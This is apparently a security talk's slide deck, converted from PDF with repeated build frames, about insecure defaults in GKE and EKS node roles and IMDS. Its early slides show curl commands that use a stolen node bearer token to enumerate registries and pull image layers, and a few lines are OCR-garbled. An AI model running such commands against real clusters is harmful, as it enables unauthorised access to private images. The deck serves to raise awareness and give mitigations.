183 0000004127-22-000019 4127 SKYWORKS SOLUTIONS INC 3674 US CA
184 0000004127-22-000020 4127 SKYWORKS SOLUTIONS INC 3674 US CA
```

GKE

Highly Privileged Default Node Cloud Role

```
176    /o/annual-report-1664176587.csv?alt=media
177    /o
178    /tenants/9572F7A3-60A0-4750-B33A-693FD2A3D172
179    /annual-report-1664176587.csv?alt=media
180    -H "Authorization: Bearer $ACCESS_TOKEN"
181
182 adsh cik name sic countryba stprba cityba zipba bas1 bas2 ba
183 0000004127-22-000019 4127 SKYWORKS SOLUTIONS INC 3674 US CA
184 0000004127-22-000020 4127 SKYWORKS SOLUTIONS INC 3674 US CA
185 0000010048-22-000011 10048 BARNWELL INDUSTRIES INC 1311 US HI
186
187 # Listing container images from GCR / ACR
188 $> curl https://europe-west1-docker.pkg.dev/v2/_catalog
189   -H "Authorization: Bearer $ACCESS_TOKEN"
190 | jq -r .
191
```

GKE

Highly Privileged Default Node Cloud Role

```
180      -H "Authorization: Bearer $ACCESS_TOKEN"
181
182 adsh cik name sic countryba stprba cityba zipba bas1 bas2 ba
183 0000004127-22-000019 4127 SKYWORKS SOLUTIONS INC 3674 US CA
184 0000004127-22-000020 4127 SKYWORKS SOLUTIONS INC 3674 US CA
185 0000010048-22-000011 10048 BARNWELL INDUSTRIES INC 1311 US HI
186
187 # Listing container images from GCR / ACR
188 $> curl https://europe-west1-docker.pkg.dev/v2/_catalog
189   -H "Authorization: Bearer $ACCESS_TOKEN"
190 | jq -r .
191
192 {
193   "repositories": [
194     "$proj/prod-eu1-images/mn-api-gateway",
```

GKE

Highly Privileged Default Node Cloud Role

```
182 adsh cik name sic countryba stprba cityba zipba bas1 bas2 ba
183 0000004127-22-000019 4127 SKYWORKS SOLUTIONS INC 3674 US CA
184 0000004127-22-000020 4127 SKYWORKS SOLUTIONS INC 3674 US CA
185 0000010048-22-000011 10048 BARNWELL INDUSTRIES INC 1311 US HI
186
187 # Listing container images from GCR / ACR
188 $> curl https://europe-west1-docker.pkg.dev/v2/_catalog
189 -H "Authorization: Bearer $ACCESS_TOKEN"
190 | jq -r .
191
192 {
193   "repositories": [
194     "$proj/prod-eu1-images/mn-api-gateway",
195     "$proj/prod-eu1-images/mn-auth-svc",
196     "$proj/prod-eu1-images/mn-finup-svc",
```

GKE

Highly Privileged Default Node Cloud Role

```
188 # curl https://europe-west1-docker.pkg.dev/v2/_catalog
189 -H "Authorization: Bearer $ACCESS_TOKEN"
190 | jq -r .
191
192 {
193   "repositories": [
194     "$proj/prod-eu1-images/mn-api-gateway",
195     "$proj/prod-eu1-images/mn-auth-svc",
196     "$proj/prod-eu1-images/mn-finup-svc",
197     "$proj/prod-eu1-images/mn-cb-dal-svc",
198     ...
199   ]
200 }
201
202 # Listing tags from GCR / ACR
203 # curl https://europe-west1-docker.pkg.dev/v2/_catalog
```

GKE

Highly Privileged Default Node Cloud Role

```
195     "$proj/prod-eu1-images/mn-auth-svc",
196     "$proj/prod-eu1-images/mn-finup-svc",
197     "$proj/prod-eu1-images/mn-cb-dal-svc",
198     ...
199   ]
200 }
201
202 # Listing tags from GCR / ACR
203 $> curl https://europe-west1-docker.pkg.dev/v2
204   /$proj/prod-eu1-images/mn-auth-svc
205   /tags/list
206   -H "Authorization: Bearer $ACCESS_TOKEN"
207   | jq -r .
208
209 {
```

GKE

Highly Privileged Default Node Cloud Role

```
198      ...
199    ]
200  }
201
202 # Listing tags from GCR / ACR
203 $> curl https://europe-west1-docker.pkg.dev/v2
204   /$proj/prod-eu1-images/mn-auth-svc
205   /tags/list
206   -H "Authorization: Bearer $ACCESS_TOKEN"
207 | jq -r .
208
209 {
210   "child": [],
211   "manifest": {
212     "sha256:ed73e2bee79b3428995b16fce4221fc715a849152f364929cdccde
```

GKE

Highly Privileged Default Node Cloud Role

```
218     "timeCreatedNs": 1666667624000,
219     "imageSizeBytes": "2709150"
220   }
221 },
222 "name": "$proj/prod-eu1-images/mn-auth-svc",
223 "tags": [
224   "latest",
225   "9abef1-v2022-09-26-09-32-41",
226   "8ff132-v2022-09-52-10-11-03",
227   "..."
228 ]
229 }
230
231 # Listing layers from GCR / ACR
232 $> curl https://europe-west1-docker.pkg.dev/v2
233 /mn-auth-svc/mn-auth-svc/...
```

GKE

Highly Privileged Default Node Cloud Role

```
227      "..."
228    ]
229  }
230
231 # Listing layers from GCR / ACR
232 $> curl https://europe-west1-docker.pkg.dev/v2
233   /$proj/prod-eu1-images/mn-auth-svc
234   /manifests/latest
235   -H "Authorization: Bearer $ACCESS_TOKEN"
236 | jq -r .
237
238 {
239   "schemaVersion": 2,
240   "mediaType": "application/vnd.docker.distribution.manifest.v2+"
241   "config": {
```

GKE

Highly Privileged Default Node Cloud Role

```
241
242     "mediaType": "application/vnd.docker.container.image.v1+json",
243     "size": 1487,
244     "digest": "sha256:a6215f271958c760a2975a6765016044115dbae4b",
245   },
246   "layers": [
247     {
248       "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
249       "size": 2707663,
250       "digest": "sha256:9a13f8b68314027565b90ff6189d65942c0f79",
251     },
252     ...
253   ]
254 }
255
256 # Pulling layers from GCR / ACR
```

GKE

Highly Privileged Default Node Cloud Role

```
249     "size": 2707663,  
250     "digest": "sha256:9a13f8b68314027565b90ff6189d65942c0f79:  
251   },  
252   ...  
253 ]  
254 }  
255  
256 # Pulling layers from GCR / ACR  
257 $> curl -L https://europe-west1-docker.pkg.dev/v2  
258 /$proj/prod-eu1-images/mn-auth-svc  
259 /blobs/sha256:9a13f8b68314027565b90ff6189d65942c0f7986da80df008|  
260 -H "Authorization: Bearer $ACCESS_TOKEN"  
261 | jq -r .  
262  
263 Warning: Binary output can mess up your terminal.
```

GKE

Highly Privileged Default Node Cloud Role

```
0C7      digest : 159110690111047C900001CTP6:ACZPIs
251    },
252 ...
253 ]
254 }
255
256 # Pulling layers from GCR / ACR
257 $> curl -L https://europe-west1-docker.pkg.dev/v2
258 /$proj/prod-eu1-images/mn-auth-svc
259 /blobs/sha256:9a13f8b68314027565b90ff6189d65942c0f7986da80df008l
260 -H "Authorization: Bearer $ACCESS_TOKEN"
261 | jq -r .
262
263 Warning: Binary output can mess up your terminal.
264 Use "--output" [...]
```

GKE

Highly Privileged Default Node Cloud Role

```
007
008 digest : sha256:7047c90a01c7p6:acc7p1us
009
010     },
011
012     ...
013   ]
014 }
015
016
017 # Pulling layers from GCR / ACR
018 $> curl -L https://europe-west1-docker.pkg.dev/v2
019   /$proj/prod-eu1-images/mn-auth-svc
020   /blobs/sha256:9a13f8b68314027565b90ff6189d65942c0f7986da80df008l
021   -H "Authorization: Bearer $ACCESS_TOKEN"
022 | jq -r .
023
024 Warning: Binary output can mess up your terminal.
025 Use "--output" [...]
```

GKE

Highly Privileged Default Node Cloud Role



GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

Don't use the default compute engine service account.

GKE

Highly Privileged Default Node Cloud Role

Don't use the **default** compute engine service account.

GKE

Highly Privileged Default Node Cloud Role

Don't use the **default** compute engine service account.

Also, modify its default permissions so it won't be an editor.

GKE

Highly Privileged Default Node Cloud Role

Don't use the **default** compute engine service account.

Also, modify its **default** permissions so it won't be an editor.

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

In standard (Pay-per-VM) clusters, enabled separately for
every node-pool

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

In standard (Pay-per-VM) clusters, enabled separately for
every node-pool

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

In standard (Pay-per-VM) clusters, enabled separately for
every node-pool

Enabled by default for *Autopilot* (Pay-per-Pod) clusters.

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

In standard (Pay-per-VM) clusters, enabled separately for
every node-pool

Enabled by default for *Autopilot* (Pay-per-Pod) clusters.

GKE

Highly Privileged Default Node Cloud Role

Mitigated by using *Workload Identity*.

In standard (Pay-per-VM) clusters, enabled separately for
every node-pool

Enabled by default for *Autopilot* (Pay-per-Pod) clusters.

EKS

EKS

Insecure Defaults: IMDS

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2
- IMDSv2 has session semantics, protecting against SSRF

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2
- IMDSv2 has session semantics, protecting against SSRF

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2
- IMDSv2 has session semantics, protecting against SSRF
- IMDSv2 was introduced Nov. 2019

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2
- IMDSv2 has session semantics, protecting against SSRF
- IMDSv2 was introduced Nov. 2019
- EKS uses *IMDSv1* by default

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: **v1**, **v2**
- IMDSv2 has session semantics, **protecting** against SSRF
- IMDSv2 was introduced Nov. 2019
- EKS uses **IMDSv1** by **default**

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: v1, v2
- IMDSv2 has session semantics, protecting against SSRF
- IMDSv2 was introduced Nov. 2019
- EKS uses *IMDSv1* by default
- By default, IMDS isn't protected against SSRF in EKS

EKS

Insecure Defaults: IMDS

- AWS offer two IMDS implementations: **v1**, **v2**
- IMDSv2 has session semantics, **protecting** against SSRF
- IMDSv2 was introduced Nov. 2019
- EKS uses **IMDSv1** by **default**
- By default, IMDS isn't protected against **SSRF** in EKS

EKS

Insecure Defaults: IMDS

EKS

Insecure Defaults: IMDS

There's no easy flag disabling IMDSv1 on a node group.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.
Not from the console (UI), nor from the aws-cli or API.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the aws-cli or API.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli** or API.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli** or **API**.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli** or **API**.

One must create an **optional** resource first (a node launch template)

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli** or **API**.

One must create an **optional** resource first (a node launch template)

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli** or **API**.

One must create an **optional** resource first (a node launch template), modify the flag there, use it when creating the *node group*.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli or API**.

One must create an **optional** resource first (a node launch template), modify the flag there, use it when creating the *node group*.

The used launch template is immutable.

EKS

Insecure Defaults: IMDS

There's **no** easy flag disabling IMDSv1 on a node group.

Not from the **console (UI)**, nor from the **aws-cli or API**.

One must create an **optional** resource first (a node launch template), modify the flag there, use it when creating the *node group*.

The used launch template is **immutable**.

EKS

Insecure Defaults: IMDS

Node group configuration
These properties cannot be changed after the node group is created.

Name
Assign a unique name for this node group.
The node group name should begin with letter or digit and can have any of the following characters: the set of Unicode letters, digits, hyphens and underscores. Maximum length of 63.

Node IAM role [Info](#)
Select the IAM role that will be used by the nodes. To create a new role, go to the [IAM console](#).
C
 ⓘ The selected role must not be used by a self-managed node group as this could lead to a service interruption upon managed node group deletion.
[Learn more](#)

Launch template [Info](#)
These properties cannot be changed after the node group is created.

Use launch template
Configure this node group using an EC2 launch template.

Kubernetes labels [Info](#)
This node group does not have any labels.

EKS

Insecure Defaults: IMDS

Launch template [Info](#)

These properties cannot be changed after the node group is created.


Use launch template
Configure this node group using an EC2 launch template.

Launch Template Name
To create a new launch template, go to the corresponding page in the [EC2 console](#).

[Select launch template](#) ▾ [C](#)

EKS

Insecure Defaults: IMDS



EKS

Insecure Defaults: IMDS

▶ Advanced details Info

EKS

Insecure Defaults: IMDS

Advanced details [info](#)

Purchasing option [info](#)
 Request Spot Instances
Request Spot instances at the Spot price, capped at the On-Demand price

IAM Instance profile [info](#)
Don't include in launch template [Create new IAM profile](#)

Hostname type [info](#)
Don't include in launch template

DNS Hostname [info](#)
 Enable resource-based IPv4 (A record) DNS requests
 Enable resource-based IPv6 (AAAA record) DNS requests

Instance auto-recovery [info](#)
Don't include in launch template

Shutdown behavior [info](#)
Don't include in launch template

Stop - Hibernate behavior [info](#)
Don't include in launch template

Termination protection [info](#)
Don't include in launch template

Stop protection [info](#)
Don't include in launch template

Detailed CloudWatch monitoring [info](#)
Don't include in launch template

Credit specification [info](#)
Don't include in launch template

Placement group name [info](#)
Don't include in launch template [Create new placement group](#)

EBS-optimized instance [info](#)
Don't include in launch template

Capacity reservation [info](#)
Don't include in launch template

Tenancy [info](#)
Don't include in launch template

RAM disk ID [info](#)
Don't include in launch template

Kernel ID [info](#)
Don't include in launch template

Nitro enclave [info](#)
Don't include in launch template

Specify CPU options
The selected instance type does not support CPU options.

Metadata accessible [info](#)
Don't include in launch template

Metadata version [info](#)
Don't include in launch template

Metadata response hog limit [info](#)
Don't include in launch template

Allow tags in metadata [info](#)
Don't include in launch template

EKS

Insecure Defaults: IMDS

EKS

Insecure Defaults: IMDS

That's when your dev says:

EKS

Insecure Defaults: IMDS

EKS

Insecure Defaults: IMDS

Nope

EKS

Insecure Defaults: IMDS

EKS

Insecure Defaults: IMDS

EKS offers a dedicated tool making it easier to disable
IMDSv1: `eksctl`.

EKS

Insecure Defaults: IMDS

EKS offers a dedicated tool making it easier to **disable**
IMDSv1: **eksctl**.

EKS

Insecure Defaults: IMDS

EKS offers a dedicated tool making it easier to **disable**
IMDSv1: **eksctl**.

EKS

Insecure Defaults: IMDS

EKS offers a dedicated tool making it easier to **disable**
IMDSv1: **eksctl**.

But

EKS

Insecure Defaults: IMDS

EKS offers a dedicated tool making it easier to **disable** IMDSv1: **eksctl**.

But, a separate tool creates fragmentation.

EKS

Insecure Defaults: IMDS

EKS offers a dedicated tool making it easier to **disable** IMDSv1: **eksctl**.

But, a separate tool creates **fragmentation**.

EKS

Insecure Defaults: IMDS

EKS

Insecure Defaults: IMDS

Devs still create clusters from the UI, aws-cli, API (think: Infrastructure-as-Code).

EKS

Insecure Defaults: IMDS

Devs still create clusters from the [UI](#), aws-cli, API (think: Infrastructure-as-Code).

EKS

Insecure Defaults: IMDS

Devs still create clusters from the [UI](#), [aws-cli](#), API (think: Infrastructure-as-Code).

EKS

Insecure Defaults: IMDS

Devs still create clusters from the [UI](#), [aws-cli](#), [API](#) (think: Infrastructure-as-Code).

EKS

Insecure Defaults: IMDS

Devs still create clusters from the [UI](#), [aws-cli](#), [API](#) (think: Infrastructure-as-Code). Currently, there's friction for making secure choices.

EKS

Insecure Defaults: IMDS

Devs still create clusters from the **UI**, **aws-cli**, **API** (think: Infrastructure-as-Code). Currently, there's **friction** for making secure choices.

EKS

Highly Privileged Default Node Cloud Role

EKS

Highly Privileged Default Node Cloud Role

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly**

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly**

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)
- **AmazonEKSWorkerNodePolicy**

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)
- **AmazonEKSWorkerNodePolicy**

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)
- **AmazonEKSWorkerNodePolicy** (for joining nodes)

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)
- **AmazonEKSWorkerNodePolicy** (for joining nodes)
- **AmazonEKS_CNI_Policy**

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)
- **AmazonEKSWorkerNodePolicy** (for joining nodes)
- **AmazonEKS_CNI_Policy**

EKS

Highly Privileged Default Node Cloud Role

The default node role for EKS includes:

- **AmazonEC2ContainerRegistryReadOnly** (for pulling images)
- **AmazonEKSWorkerNodePolicy** (for joining nodes)
- **AmazonEKS_CNI_Policy** (for assigning IPs to pods)

EKS

Highly Privileged Default Node Cloud Role

```
1 # AmazonEC2ContainerRegistryReadOnly
2 {
3     "Effect": "Allow",
4     "Action": [
5         "ecr:GetAuthorizationToken",
6         "ecr:BatchCheckLayerAvailability",
7         "ecr:GetDownloadUrlForLayer",
8         "ecr:GetRepositoryPolicy",
9         "ecr:DescribeRepositories",
10        "ecr>ListImages",
11        "ecr:DescribeImages",
12        "ecr:BatchGetImage",
13        "ecr:GetLifecyclePolicy",
14        "ecr:GetLifecyclePolicyPreview",
15        "ecr>ListTagsForResource"
```

EKS

Highly Privileged Default Node Cloud Role

```
3   "Effect": "Allow",
4   "Action": [
5     "ecr:GetAuthorizationToken",
6     "ecr:BatchCheckLayerAvailability",
7     "ecr:GetDownloadUrlForLayer",
8     "ecr:GetRepositoryPolicy",
9     "ecr:DescribeRepositories",
10    "ecr>ListImages",
11    "ecr:DescribeImages",
12    "ecr:BatchGetImage",
13    "ecr:GetLifecyclePolicy",
14    "ecr:GetLifecyclePolicyPreview",
15    "ecr>ListTagsForResource",
16    "ecr:DescribeImageScanFindings"
17  ],
18  "Resource": "*"
```

EKS

Highly Privileged Default Node Cloud Role

```
9   "ecr:DescribeRepositories",
10  "ecr>ListImages",
11  "ecr:DescribeImages",
12  "ecr:BatchGetImage",
13  "ecr:GetLifecyclePolicy",
14  "ecr:GetLifecyclePolicyPreview",
15  "ecr>ListTagsForResource",
16  "ecr:DescribeImageScanFindings"
17  ],
18  "Resource": "*"
19 }
20
21 # AmazonEKSWorkerNodePolicy
22 {
23   "Effect": "Allow",
```

EKS

Highly Privileged Default Node Cloud Role

```
11     "ecr:DescribeImages",
12     "ecr:BatchGetImage",
13     "ecr:GetLifecyclePolicy",
14     "ecr:GetLifecyclePolicyPreview",
15     "ecr>ListTagsForResource",
16     "ecr:DescribeImageScanFindings"
17 ],
18   "Resource": "*"
19 }
20
21 # AmazonEKSWorkerNodePolicy
22 {
23   "Effect": "Allow",
24   "Action": [
25     "ec2:DescribeInstances",
```

EKS

Highly Privileged Default Node Cloud Role

```
14     "ecr:GetLifecyclePolicyPreview",
15     "ecr>ListTagsForResource",
16     "ecr:DescribeImageScanFindings"
17 ],
18 "Resource": "*"
19 }
20
21 # AmazonEKSWorkerNodePolicy
22 {
23   "Effect": "Allow",
24   "Action": [
25     "ec2:DescribeInstances",
26     "ec2:DescribeInstanceTypes",
27     "ec2:DescribeRouteTables",
28     "ec2:DescribeSecurityGroups",
```

EKS

Highly Privileged Default Node Cloud Role

```
22 {
23     "Effect": "Allow",
24     "Action": [
25         "ec2:DescribeInstances",
26         "ec2:DescribeInstanceTypes",
27         "ec2:DescribeRouteTables",
28         "ec2:DescribeSecurityGroups",
29         "ec2:DescribeSubnets",
30         "ec2:DescribeVolumes",
31         "ec2:DescribeVolumesModifications",
32         "ec2:DescribeVpcs",
33         "eks:DescribeCluster"
34     ],
35     "Resource": "*"
36 }
```

EKS

Highly Privileged Default Node Cloud Role

```
21 // AmazonEKSNodeRolePolicy
22 {
23     "Effect": "Allow",
24     "Action": [
25         "ec2:DescribeInstances",
26         "ec2:DescribeInstanceTypes",
27         "ec2:DescribeRouteTables",
28         "ec2:DescribeSecurityGroups",
29         "ec2:DescribeSubnets",
30         "ec2:DescribeVolumes",
31         "ec2:DescribeVolumesModifications",
32         "ec2:DescribeVpcs",
33         "eks:DescribeCluster"
34     ],
35     "Resource": "*"
36 }
```

EKS

Highly Privileged Default Node Cloud Role

```
28     "ec2:DescribeSecurityGroups",
29     "ec2:DescribeSubnets",
30     "ec2:DescribeVolumes",
31     "ec2:DescribeVolumesModifications",
32     "ec2:DescribeVpcs",
33     "eks:DescribeCluster"
